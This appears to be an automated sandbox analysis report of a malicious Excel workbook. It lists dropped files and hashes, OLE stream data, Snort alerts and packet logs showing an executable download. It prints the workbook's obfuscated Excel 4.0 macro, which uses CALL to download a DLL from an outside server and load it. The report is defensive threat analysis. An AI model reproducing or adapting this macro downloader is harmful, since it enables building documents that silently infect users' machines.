SHA-512:	7A1910448F8FA5E33FDC26519419E66BA1365E7B2F79760836A8A48947C1CF6D769DDDA2665DCE464F9F84B4680458573889A45017C3E0E584408A6E2421EA51
Malicious:	**true**
Preview:	..user_pref("network.http.spdy.enabled", false);

C:\Users\user\Desktop\0FDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	379135
Entropy (8bit):	7.2709462020059465
Encrypted:	false

C:\Users\user\Desktop\0FDE0000	
SSDEEP:	6144:zcKoSsxzNDZLDZjlbR868O8KL5L++F2xEtjPOtioVjDGUU1qfDlavx+W2QnAFVA4:ZirsYRHkwpGHTSHDpIpN
MD5:	7F178E967BF08EF150E16F74A5AC6EBE
SHA1:	EB568731A8EB899C86A01E2005497BB855F5E633
SHA-256:	D4348124FFE2DE6CEE79F1816D685A5D4215EE5D79A016FB6A3F4D4A5DF83962
SHA-512:	0B8AC8192EDAC3465F8C2685FBA7FD1FE23A58D9E5BF1AEBD3CA0B4E4249274998025C8EA1445E35119EE5744BCEC7F9B04F4085115DDBB8C319FF229B3D7C71
Malicious:	false
Preview:	.....g2.....\.p.... B.....a.....=.....-.B.0...=.8.3.0.....=... ..i..9J.8.....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l

C:\fyjh\zglgy\lckhvmn.drhdh	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	474112
Entropy (8bit):	6.774434102096341
Encrypted:	false
SSDEEP:	6144:zQOWfcHYKeRatkAJwiClyM7CuCO8kdxZmY6icsFrrEQvOFDvXOcY5EpCDSqh3l:ifcHby4kAeiCp86xIYnXOFDOEpbqH
MD5:	BA2BEFA9C70C2B6D779C48A59CECE3E5
SHA1:	4C855F80076E357D35C7D60CD52D2C49ABEFC5FF
SHA-256:	9C51CBE4681FACC34623AECA27A18DBAA6DB1337990A0E003B7C9BABEB06C1EB
SHA-512:	BDC4E33DE9DE4CF27D1DF05E22163C6A3EF0D2406D80CB51DB34139BF08CC3A923B079686FBC0A1B359EE46447EB0583C3343360D7E755179E9661C4A503047
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....L.....@.....("...`.....he..... .....CODE.....~..... ..`DATA....<.....@...BSS.....idata..("......$.....@....reloc..he.....f.....@..P.rsrc.....`.. .....".....@..P.....<.....@..P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Mon Feb 8 16:33:38 2021, Security: 0
Entropy (8bit):	7.595021902791101
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	xls.xls
File size:	325120
MD5:	0e6d3ca70f81e25baf88e5a2bb5cde7e
SHA1:	830932f1ec44148a6327f08d95b2ebaa4694d2ad
SHA256:	b2701be6d7b593433a48955c5613953470e2c807a87fa18eb33334da66dd41b0
SHA512:	fb63fba6cbafb8092b6fb70a9a9d05ffdabf61f13b48d99ec888b513cb2d483246aec99624581157522da5a8aac725ccf30e2285a92332b6967dae972a1a154c
SSDEEP:	6144:hcKoSsxzNDZLDZjlbR868O8KlVH3tFq7uDphYHceXVhca+fMHLty/xcl8OR4PiAZ:62r8QRfM4RmnT6HzpQ5
File Content Preview:	.....>.....y.....t...u...v ...w...x..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "xls.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-08 16:33:38
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.318330155209
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c 1 . . . . . D o c 2 . . . . . E x c
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 9f 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.250004009968

General	
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . ' 8 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 312999

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	312999
Entropy:	7.7272528022
Base64 Encoded:	True
Data ASCII:	. . . . g 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... - . B . 0 . . . = . 8 . 3 . 0 . . . . = ... i . . 9 J . 8 . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
=EXEC(Doc1!AD15&Doc1!AR5&Doc1!AR6&Doc1!AR7&Doc1!AP21&Doc1!AF15)=HALT()
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""U""&""R""&AR8&""n"",AS3&AS4&AS5&AS6&AS7&AS8&AS9&AS10&AS11&AS12&AS13&AS14&AS15&AS16&AS17&AS18&AS19&AE21,""JJCCBB
",0,A100,AR5&AR6&AR7,0)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=Doc2!AA2(),,,,,,,,r,",",,K,Cr,A,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(AC21,AD21,AO14,AR5,0)",,,,,,u,D,,e,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(AC21,AD21,""JCJ
R5&AR6,0)",,,,,,n,l,,r,ea,C:\fyjh,L,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AD2(),,,,,,d,l,,n,,\zglgy,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,R,,e,te,\lckhvmn.drhdh,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,e,,l,,Lmo,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,3,g,,3,Di,,n,,,,,,,,
,,,,,,,,,,,,,,,,,i,,2,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,s,,,re,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AC20(),,,,,,,,,,,,,,t,,,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,,,ct,,d,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.ARRAY(AM3&AM4&AM5&AM6&AM7&AM8&AM9&""
"",AD15)",,"=FORMULA.ARRAY(AN3&AN4&AN5&AN6&AN7&AN8&AN9&AN10&AN11&AN12&AN13&AN14&AN15&AN16&AN17&AN18&AN19&AN20,AF15)",,,,,,,,r,JCJ,,,,T,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,S,,,or,
,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AF14(),,=AG4(),,,,,,,,e,,,,,F,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,r,,,yA,,i,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,v,,,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,,,,,e,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.ARRAY(AP3&AP4&AP5&AP6&A
&AP9&AP10,AC21)","=FORMULA.ARRAY(AQ3&AQ5&AQ7&AQ9&AQ11&AQ13&AQ15&AQ17,AD21)","=FORMULA.ARRAY(AR3,AE21)",,,,,,,,,,r,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AD20(),=A
20(),=AD14(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/09/21-11:53:09.474551	TCP	2025169	ET TROJAN Windows Executable Downloaded With Image Content-Type Header	80	49165	8.208.96.68	192.168.2.22
02/09/21-11:55:56.841478	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			45.67.231.135	192.168.2.22
02/09/21-11:55:59.853366	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			45.67.231.135	192.168.2.22

Network Port Distribution

Total Packets: 88

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:53:09.337158918 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.396887064 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.397042990 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.398152113 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474550962 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474637032 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474654913 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474694967 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474698067 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474756002 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474760056 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474816084 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474817038 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474874973 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474875927 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474934101 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.474936008 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.474996090 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.475003958 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.475059986 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.475064039 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.475128889 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.475130081 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.475213051 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.481585979 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536161900 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536220074 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536271095 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536333084 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536346912 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536372900 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536406040 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536415100 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536475897 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536497116 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536555052 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536578894 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536638975 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536658049 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536700010 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536705971 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536760092 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536775112 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536819935 CET	80	49165	8.208.96.68	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:53:09.536824942 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536883116 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.536914110 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536973953 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.536978960 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537033081 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537035942 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537095070 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537098885 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537154913 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537166119 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537214994 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537220955 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537275076 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537281990 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537334919 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537338972 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537404060 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.537476063 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.537544966 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.538345098 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.597918987 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.597985983 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598114014 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598416090 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598475933 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598495960 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598537922 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598541975 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598599911 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598604918 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598668098 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598710060 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598728895 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598730087 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598793030 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598795891 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598853111 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.598889112 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598923922 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.598953962 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599009991 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599031925 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599062920 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599071980 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599112988 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599150896 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599167109 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599204063 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599216938 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599241018 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599260092 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599267006 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599317074 CET	80	49165	8.208.96.68	192.168.2.22
Feb 9, 2021 11:53:09.599338055 CET	49165	80	192.168.2.22	8.208.96.68
Feb 9, 2021 11:53:09.599365950 CET	80	49165	8.208.96.68	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:53:08.926564932 CET	52197	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:53:09.315218925 CET	53	52197	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:02.807590008 CET	53099	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:02.868804932 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:54:03.887136936 CET	52838	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:03.946822882 CET	53	52838	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:04.141469002 CET	61200	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:04.203253031 CET	53	61200	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:05.091121912 CET	49548	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:05.132467985 CET	55627	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:05.153992891 CET	53	49548	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:05.189009905 CET	56009	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:05.190593958 CET	61865	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:05.190778017 CET	53	55627	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:05.192604065 CET	55171	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:05.250600100 CET	53	61865	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:05.250641108 CET	53	56009	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:05.251241922 CET	53	55171	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:07.365463972 CET	52496	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:07.369394064 CET	57564	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:07.383234024 CET	63009	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:07.385668993 CET	59319	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:07.388541937 CET	53070	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:07.418665886 CET	53	52496	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:07.419524908 CET	53	57564	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:07.433113098 CET	53	63009	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:07.438565016 CET	53	53070	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:07.438863993 CET	53	59319	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:07.502017975 CET	59770	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:07.550760984 CET	53	59770	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:08.745872021 CET	61523	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:08.794768095 CET	53	61523	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:33.654953003 CET	62791	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:33.740334988 CET	53	62791	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:34.664359093 CET	62791	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:34.726368904 CET	53	62791	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:35.678179979 CET	62791	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:35.738996983 CET	53	62791	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:37.691057920 CET	62791	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:37.742721081 CET	53	62791	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:39.010972977 CET	50667	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:39.073848009 CET	53	50667	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:41.700674057 CET	62791	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:41.765526056 CET	53	62791	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:50.243320942 CET	54129	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:50.301904917 CET	53	54129	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:51.021184921 CET	65329	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:51.078902960 CET	53	65329	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:53.427480936 CET	60718	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:53.488979101 CET	53	60718	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:55.040507078 CET	49157	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:55.097707033 CET	53	49157	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:57.358278036 CET	57391	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:57.418734074 CET	53	57391	8.8.8.8	192.168.2.22
Feb 9, 2021 11:54:58.255409002 CET	61858	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:54:58.315634012 CET	53	61858	8.8.8.8	192.168.2.22
Feb 9, 2021 11:55:42.063019037 CET	62500	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:55:42.114438057 CET	53	62500	8.8.8.8	192.168.2.22
Feb 9, 2021 11:55:42.118902922 CET	62501	53	192.168.2.22	208.67.222.222
Feb 9, 2021 11:55:42.159766912 CET	53	62501	208.67.222.222	192.168.2.22
Feb 9, 2021 11:55:42.160861969 CET	62502	53	192.168.2.22	208.67.222.222
Feb 9, 2021 11:55:42.201688051 CET	53	62502	208.67.222.222	192.168.2.22
Feb 9, 2021 11:55:42.204030037 CET	62503	53	192.168.2.22	208.67.222.222
Feb 9, 2021 11:55:42.245126009 CET	53	62503	208.67.222.222	192.168.2.22
Feb 9, 2021 11:55:43.363564014 CET	51652	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:55:43.426243067 CET	53	51652	8.8.8.8	192.168.2.22
Feb 9, 2021 11:55:43.848999023 CET	62762	53	192.168.2.22	8.8.8.8
